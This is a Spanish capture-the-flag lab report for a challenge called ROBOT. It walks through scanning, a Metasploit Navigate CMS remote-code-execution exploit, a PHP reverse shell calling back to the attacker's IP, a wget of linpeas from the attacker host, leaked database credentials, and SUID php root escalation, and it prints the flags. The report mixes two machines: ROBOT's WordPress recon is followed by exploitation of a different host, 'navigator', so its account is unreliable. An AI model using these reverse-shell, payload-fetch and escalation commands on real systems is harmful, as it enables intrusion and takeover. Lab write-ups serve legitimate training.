


# ROBOT



- Encontrar 3 banderas ocultas en diferentes ubicaciones del sistema  
bandera1.txt – 20 puntos  
bandera2.txt – 20 puntos  
bandera3.txt – 20 puntos

- Herramientas o utilidades que te pueden servir para resolver el reto  
Nmap

Dirbuster,gobuster

Burpsuite

Hydra


Crackstation

<https://www.revshells.com>

Gtfobins

- Otras pistas

**Utiliza el diccionario con extensión .dic** que encontrarás en algún lugar de la máquina Robot y elimina las palabras repetidas de dicho diccionario para intentar fuerza bruta

	Informe de análisis de vulnerabilidades, explotación y resultados del reto ROBOT				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	23/10/2023	25/10/2023	1.0	MQ-HM-ROBOT	RESTRINGIDO



Informe de análisis de vulnerabilidades,  
explotación y resultados del reto ROBOT.

## N.- MQ-HM-ROBOT

Generado por:

**Sebastian Barreto, ing.**

Especialista de Ciberseguridad,  
seguridad de la Información

Fecha de creación:  
**23.10.2023**

## Índice


1.	Reconocimiento	4
2.	Análisis de vulnerabilidades/debilidades	6
3.	Explotación	12
	Manual	13
4.	Escalación de privilegios / SI	14
5.	Banderas	18
6.	Herramientas usadas	19
7.	EXTRA Opcional	20
8.	Conclusiones y Recomendaciones	21

## 1. Reconocimiento

Para empezar, iniciaremos con un reconocimiento de red para poder diferenciar la maquina en la que estamos trabajando, y nuestro objetivo que en este caso va hacer “ROBOT”. Iniciamos haciendo un ‘ifconfig’ para poder verificar la red de nuestra maquina KALI.

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.189.142 netmask 255.255.255.0 broadcast 192.168.189.255
    inet6 fe80::250:56ff:fe36:fffe prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:36:ff:fe txqueuelen 1000 (Ethernet)
    RX packets 1084 bytes 1374542 (1.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 245 bytes 34462 (33.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Una vez reconocida nuestra maquina, verificamos la MAC de nuestro dispositivo “ROBOT” para proceder despues con el comando ‘sudo arp-scan -l’ y dar una identificacion correcta de la maquina.



IP Address	MAC Address	Manufacturer
192.168.189.2	00:50:56:fc:91:7c	VMware, Inc.
192.168.189.148	00:0c:29:69:32:d9	VMware, Inc.
192.168.189.254	00:50:56:f4:d7:09	VMware, Inc.

Haremos una posible conexión a la maquina ejecutando un ‘ping’ para poder identificar un posible sistema operativo de la maquina “ROBOT”, para eso hemos ejecutado un Script que nos dara el posible resultado.

```
(kali㉿kali)-[~/Documents/Scripts]
$ ./Systemid.sh
Ingresa la dirección IP: 192.168.189.148
Resultado: Linux/Unix - TTL: 64

(kali㉿kali)-[~/Documents/Scripts]
$
```

Posteriormente iniciamos un scaneo a los puertos abiertos para poder encontrar un pocomas de informacion y si es el caso una vulnerabilidad!

```
(kali㉿kali)-[~/Documents/ROBOT]
$ sudo nmap -sS -v --min-rate 7000 -p- 192.168.189.148 -oA ports01
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-24 14:15 EDT
Initiating ARP Ping Scan at 14:15
Scanning 192.168.189.148 [1 port]
Completed ARP Ping Scan at 14:15, 0.10s elapsed (1 total hosts)
```

Nos encontramos que tiene los puertos 80 -443 abiertos, procedemos hacer la validacion, ya que el comando anterior al final nos dice que va a salir el escaneo con el nombre “ports01”, para poder enternderlo mejor hacemos un cambio de tipo de archivo con el comando ‘xsltproc’ el cual nos ayuda a cambiarlo a formato html, para una mayor compresion visual.

```
(kali㉿kali)-[~/Documents/NAVIGATOR]
$ xsltproc ports01.xml -o ports01.html

(kali㉿kali)-[~/Documents/NAVIGATOR]
$
```

192.168.189.148

#### Address

- 192.168.189.148 (ipv4)
- 00:0C:29:69:32:D9 - VMware (mac)

#### Ports

The 65532 ports scanned but not shown below are in state: **filtered**

- 65532 ports replied with: **no-response**

Port	State (toggle closed [1]   filtered [0])	Service	Reason	Product	Version	Extra info
80	tcp open	http	syn-ack			
443	tcp open	https	syn-ack			

[Go to top](#)

## 2. Análisis de vulnerabilidades

Una vez con los puertos que la maquina tiene abiertos procedemos a analizarlos para poder hacer un análisis de vulnerabilidades

```
(kali㉿kali)-[~/Documents/ROBOT]
$ sudo nmap -sV --script="vuln" --min-rate 7000 -v -p80,443 192.168.189.142 -oA pvuln01
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-24 14:21 EDT
NSE: Loaded 150 scripts for scanning.
NSE: Script Pre-scanning.
```

Una vez terminado procedemos a utilizar nuevamente el comando 'xsltproc' para volver a colocar los resultados en un html que abriremos por Firefox o su navegador preferido y vemos los siguientes resultados

Go

### Scan Summary

Nmap 7.94 was initiated at Tue Oct 24 14:21:10 2023 with these arguments:  
`nmap -sV --script=vuln --min-rate 7000 -v -p80,443 -oA pvuln01 192.168.189.142`

Verbosity: 1; Debug level 0

Nmap done at Tue Oct 24 14:21:45 2023; 1 IP address (1 host up) scanned in 34.97 seconds

### Pre-Scan Script Output

Script Name	Output
broadcast-avahi-dos	Discovered hosts: 224.0.0.251 After NULL UDP avahi packet DoS (CVE-2011-1002). Hosts are all up (not vulnerable).

### 192.168.189.142

**Address**

- 192.168.189.142 (ipv4)

**Ports**

Port	State (toggle closed [2]   filtered [0])	Service	Reason	Product	Version	Extra info
80	closed	http	SYN-ACK RST			
443	closed	https	SYN-ACK RST			

Misc Metrics (click to expand)

[Go to top](#)  
[Toggle Closed Ports](#)  
[Toggle Filtered Ports](#)

Vemos que en los 2 puertos aparecen 'closed', procedemos a ver que tienen los dos puertos abiertos por los puertos 80-443 ya que ambos son HTTP y HTTPS.

```

Starting gobuster in directory enumeration mode
=====
/images      (Status: 301) [Size: 238] [--> http://192.168.189.148/images/]
/blog        (Status: 301) [Size: 236] [--> http://192.168.189.148/blog/]
/sitemap     (Status: 200) [Size: 0]
/rss         (Status: 301) [Size: 0] [--> http://192.168.189.148/feed/]
/login       (Status: 302) [Size: 0] [--> http://192.168.189.148/wp-login.php]
/0           (Status: 301) [Size: 0] [--> http://192.168.189.148/0/]
/video       (Status: 301) [Size: 237] [--> http://192.168.189.148/video/]
/feed        (Status: 301) [Size: 0] [--> http://192.168.189.148/feed/]
/image       (Status: 301) [Size: 0] [--> http://192.168.189.148/image/]
/atom        (Status: 301) [Size: 0] [--> http://192.168.189.148/feed/atom/]
/wp-content  (Status: 301) [Size: 242] [--> http://192.168.189.148/wp-content/]
/admin       (Status: 301) [Size: 237] [--> http://192.168.189.148/admin/]
/audio       (Status: 301) [Size: 237] [--> http://192.168.189.148/audio/]
/intro       (Status: 200) [Size: 516314]
/wp-login    (Status: 200) [Size: 2703]
/css         (Status: 301) [Size: 235] [--> http://192.168.189.148/css/]
/rss2        (Status: 301) [Size: 0] [--> http://192.168.189.148/feed/]
/license     (Status: 200) [Size: 19930]
/wp-includes (Status: 301) [Size: 243] [--> http://192.168.189.148/wp-includes/]
/js          (Status: 301) [Size: 234] [--> http://192.168.189.148/js/]
/Image       (Status: 301) [Size: 0] [--> http://192.168.189.148/Image/]
/rdf         (Status: 301) [Size: 0] [--> http://192.168.189.148/feed/rdf/]
/page1       (Status: 301) [Size: 0] [--> http://192.168.189.148/]
/readme      (Status: 200) [Size: 7334]
/robots      (Status: 200) [Size: 39]
/dashboard   (Status: 302) [Size: 0] [--> http://192.168.189.148/wp-admin/]
/%20         (Status: 301) [Size: 0] [--> http://192.168.189.148/]
/wp-admin    (Status: 301) [Size: 240] [--> http://192.168.189.148/wp-admin/]
/phpmyadmin  (Status: 403) [Size: 94]
/0000        (Status: 301) [Size: 0] [--> http://192.168.189.148/0000/]
/xmlrpc      (Status: 405) [Size: 42]
/IMAGE       (Status: 301) [Size: 0] [--> http://192.168.189.148/IMAGE/]
/wp-signup   (Status: 302) [Size: 0] [--> http://192.168.189.148/wp-login.php?action=register]
/KeithRankin%20 (Status: 301) [Size: 0] [--> http://192.168.189.148/KeithRankin]
/kaspersky%20 (Status: 301) [Size: 0] [--> http://192.168.189.148/kaspersky]
/page01      (Status: 301) [Size: 0] [--> http://192.168.189.148/]
/Cirque%20du%20soleil%20 (Status: 301) [Size: 0] [--> http://192.168.189.148/Cirque%20du%20soleil]
Progress: 220560 / 220561 (100.00%)
=====
Finished
=====


(kali㉿kali)-[~/Documents/ROBOT]
$

```

### 3. Explotación



Una vez iniciada la consola de metasploit procedemos a buscar en la consola de metasploit las vulnerabilidades con el nombre “search navigate”



```

kali@kali: ~/Documents/NAVIGATOR
^C[-] search: Interrupted
msf6 > search navigate

Matching Modules
=====


#  Name                                     Disclosure Date  Rank  C
--  -
0  exploit/multi/browser/firefox_svg_plugin  2013-01-08      excellent N
   Firefox 17.0.1 Flash Privileged Code Injection
1  exploit/windows/misc/hta_server           2016-10-06      manual   N
   HTA Web Server
2  auxiliary/gather/safari_file_url_navigation 2014-01-16      normal   N
   Mac OS X Safari file:// Redirection Sandbox Escape
3  exploit/multi/http/navigate_cms_rce       2018-09-26      excellent Y
   Navigate CMS Unauthenticated Remote Code Execution

Interact with a module by name or index. For example info 3, use 3 or use exploit
t/multi/http/navigate_cms_rce

msf6 >

```

Vemos que la opción ‘3’ es la que tiene el exploit! Procedemos a configurarlo para su ejecución



```

msf6 exploit(multi/http/navigate_cms_rce) > set rhosts navigator.hm
rhosts => navigator.hm
msf6 exploit(multi/http/navigate_cms_rce) > run

[*] Started reverse TCP handler on 192.168.189.142:4444
[+] Login bypass successful
[+] Upload successful
[*] Triggering payload...
[*] Sending stage (39927 bytes) to 192.168.189.145
[*] Meterpreter session 1 opened (192.168.189.142:4444 -> 192.168.189.145:43642)
    at 2023-10-11 22:24:11 -0400


meterpreter > getuid
Server username: www-data
meterpreter >

```

Vemos que tenemos resultados positivos ya que estamos dentro de la URL con la ayuda de metasploit.

```
meterpreter > getuid
Server username: www-data
meterpreter > sysinfo
Computer      : navigator
OS           : Linux navigator 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Meterpreter  : php/linux
meterpreter > migrate 410
[-] The "migrate" command is not supported by this Meterpreter type (php/linux)
meterpreter > |
```

Podemos ver el sistema operativo donde esta ejecutado el host del dominio, procedemos hacer una revershell por medio de meterpreter, buscamos la revershell adecuada y la ejecutamos



#### 4. Escalación de privilegios

Hemos escalado privilegios como Shell dentro de la pagina gracias a meterpreter

```
meterpreter > sehll
[-] Unknown command: sehll
meterpreter > shell
Process 854 created.
Channel 1 created.
php -r '$sock=fsockopen("192.168.189.142",6500);exec("sh <63 >63 2>63");'

Shell
Encoding
E
```

Seguimos buscando que mas podemos hacer para poder encontrar la otra bandera y subir privilegios a (root) de ser posible!

```
/* Optional Utility Paths */
define('JAVA_RUNTIME', '{JAVA_RUNTIME}');

/* Database connection */
define('PDO_HOSTNAME', "localhost");
define('PDO_PORT', "3306");
define('PDO_SOCKET', "");
define('PDO_DATABASE', "navigate");
define('PDO_USERNAME', "denisse");
define('PDO_PASSWORD', "H4x0r");
define('PDO_DRIVER', "mysql");

ini_set('magic_quotes_runtime', false);
mb_internal_encoding("UTF-8"); /* Set internal character encoding to UTF-8 */

ini_set('display_errors', false);
if(APP_DEBUG)
{
    ini_set('display_errors', true);
    ini_set('display_startup_errors', true);
}
```

vemos que hemos logrado capturar las contraseñas y sus usuarios de la base de datos

```
(kali㉿kali)-[~/Documents/NAVIGATOR]
$ ssh denisse@navigator.hm
denisse@navigator.hm's password:
Linux navigator 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
denisse@navigator:~$
```

¡Hemos logrado entrar como usuario Denisse por medio del dominio, una vez dentro por medio de consola seguimos a ejecutar un linpeas para obtener mas datos de nuestro objetivo!

```
denisse@navigator:/dev/shm$ wget http://192.168.189.142/linpeas.sh
--2023-10-11 23:14:44-- http://192.168.189.142/linpeas.sh
Connecting to 192.168.189.142:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 848400 (829K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh      100%[=====>] 828.52K   652KB/s   in 1.3s

2023-10-11 23:14:46 (652 KB/s) - 'linpeas.sh' saved [848400/848400]

denisse@navigator:/dev/shm$ ls
linpeas.sh
denisse@navigator:/dev/shm$
```

Una vez instalado procedemos con su ejecución



Dentro de tanta información, vamos a ejecutar un comando para buscar los permisos y que solo nos muestre lo necesario!

```
denisse@navigator:/dev/shm$ find / -type f -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/php7.3
/usr/bin/su
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
denisse@navigator:/dev/shm$
```

Para el siguiente paso vamos a la pagina gtfobins, para buscar un bind que nos ayude a subir a root y poder encontrar la otra bandera!



It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
export LFILE=file_to_read
php -r 'readfile(getenv("LFILE"))';
```

### SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .
CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

### Sudo

Vemos unos comandos SUID y procedemos a verificar cual es el mas viable a que suba nuestro usuario a root.

```
denisse@navigator:/dev/shm$ echo $CMD
/bin/sh
denisse@navigator:/dev/shm$ CMD="/bin/sh"
```

Creamos un path con el nombre CMD, para poder ejecutar un comando de los encontrados y obtener el acceso a root!

```
denisse@navigator:/dev/shm$ php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"  
# whoami  
root  
#
```

Si se a logrado ser usuario ROOT.

## 5. Banderas

```
www-data@navigator:/home$ cd denisse/
www-data@navigator:/home/denisse$ ls
bandera1.txt
www-data@navigator:/home/denisse$ cat bandera1.txt
19019f428f02d94f958b9f709732a51e
www-data@navigator:/home/denisse$
```

```
find: '/proc/843/net': Invalid argument.
# cd root
# ls
bandera2.txt
# cat bandera2.txt
e3b9c48f529685a5fca3e8a5d7d27e0a
#
```

<b>Bandera 1</b> bandera1.txt www-data@ROBOT:/home/denisse\$ cat bandera1.txt	19019f428f02d94f958b9f709732a51e
<b>Bandera 2</b> # cd root # ls bandera2.txt # cat bandera2.txt	e3b9c48f529685a5fca3e8a5d7d27e0a

¡Dentro de la consola utilizamos la herramienta “cat” la cual nos permite visualizar que tenemos dentro del archivo! Obteniendo las banderas de la maquina ROBOT

## 6. Herramientas utilizadas

Dejo registro de todo lo usado y encontrado (datos importantes) que me ayudaron a explotar la maquina ROBOT y tener control y acceso total!

```

Herramientas NAVIGATOR.txt
NAVIGATOR.txt

NAVIGATOR

1. 192.162.189.142      kali
2. 192.168.189.143    00:0c:29:5d:69:98 \ NAVIGATOR
3. 22,53,80 ports
4. 22 / ssh - OpenSSH / 7.9p1 Debian 10+deb10u2
5. 53 / domain - ISC BIND / 9.11.5-P4-5.1+deb10u5
6. 80 / http - nginx / 1.14.2
7. 192.168.189.143/navabout
8. alek
9. navigator.hm
10. meterpreter > sysinfo
    Computer      : navigator
    OS            : Linux navigator 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
    Meterpreter   : php/linux
11. /* Database connection */
    define('PDO_HOSTNAME', "localhost");
    define('PDO_PORT', "3306");
    define('PDO_SOCKET', "");
    define('PDO_DATABASE', "navigate");
    define('PDO_USERNAME', "denisse");
    define('PDO_PASSWORD', "H4x0r");
    define('PDO_DRIVER', "mysql");


12. denisse@navigator:/dev/shm$ find / -type f -perm -4000 2>/dev/null
    /usr/lib/dbus-1.0/dbus-daemon-launch-helper
    /usr/lib/eject/dmccrypt-get-device
    /usr/lib/openssh/ssh-keysign
    /usr/bin/umount
    /usr/bin/newgrp
    /usr/bin/mount
    /usr/bin/php7.3
    /usr/bin/su
    /usr/bin/chfn
    /usr/bin/passwd
    /usr/bin/chsh
    /usr/bin/gpasswd

Herramientas NAVIGATOR

1. ifconfig
2. arp-scan -l
3. nmap
4. xsltproc
5. whatweb
6. gobuster
7. msfconsole
  
```



## 7. Extra opcional



```
(kali@kali)-[~/Documents/Scripts]
$ cat Systemid.sh
#!/bin/bash

read -p "Ingresa la dirección IP: " ip_address

result=$(ping -c 1 "$ip_address" | grep -oE "ttl=[0-9]{2,3}")

if [ -n "$result" ]; then
    ttl_value=$(echo "$result" | cut -d '=' -f2)

    case "$ttl_value" in
        64)
            os="Linux/Unix"
            ;;
        128)
            os="Windows"
            ;;
        254)
            os="Solaris/AIX"
            ;;
        *)
            os="Desconocido"
            ;;
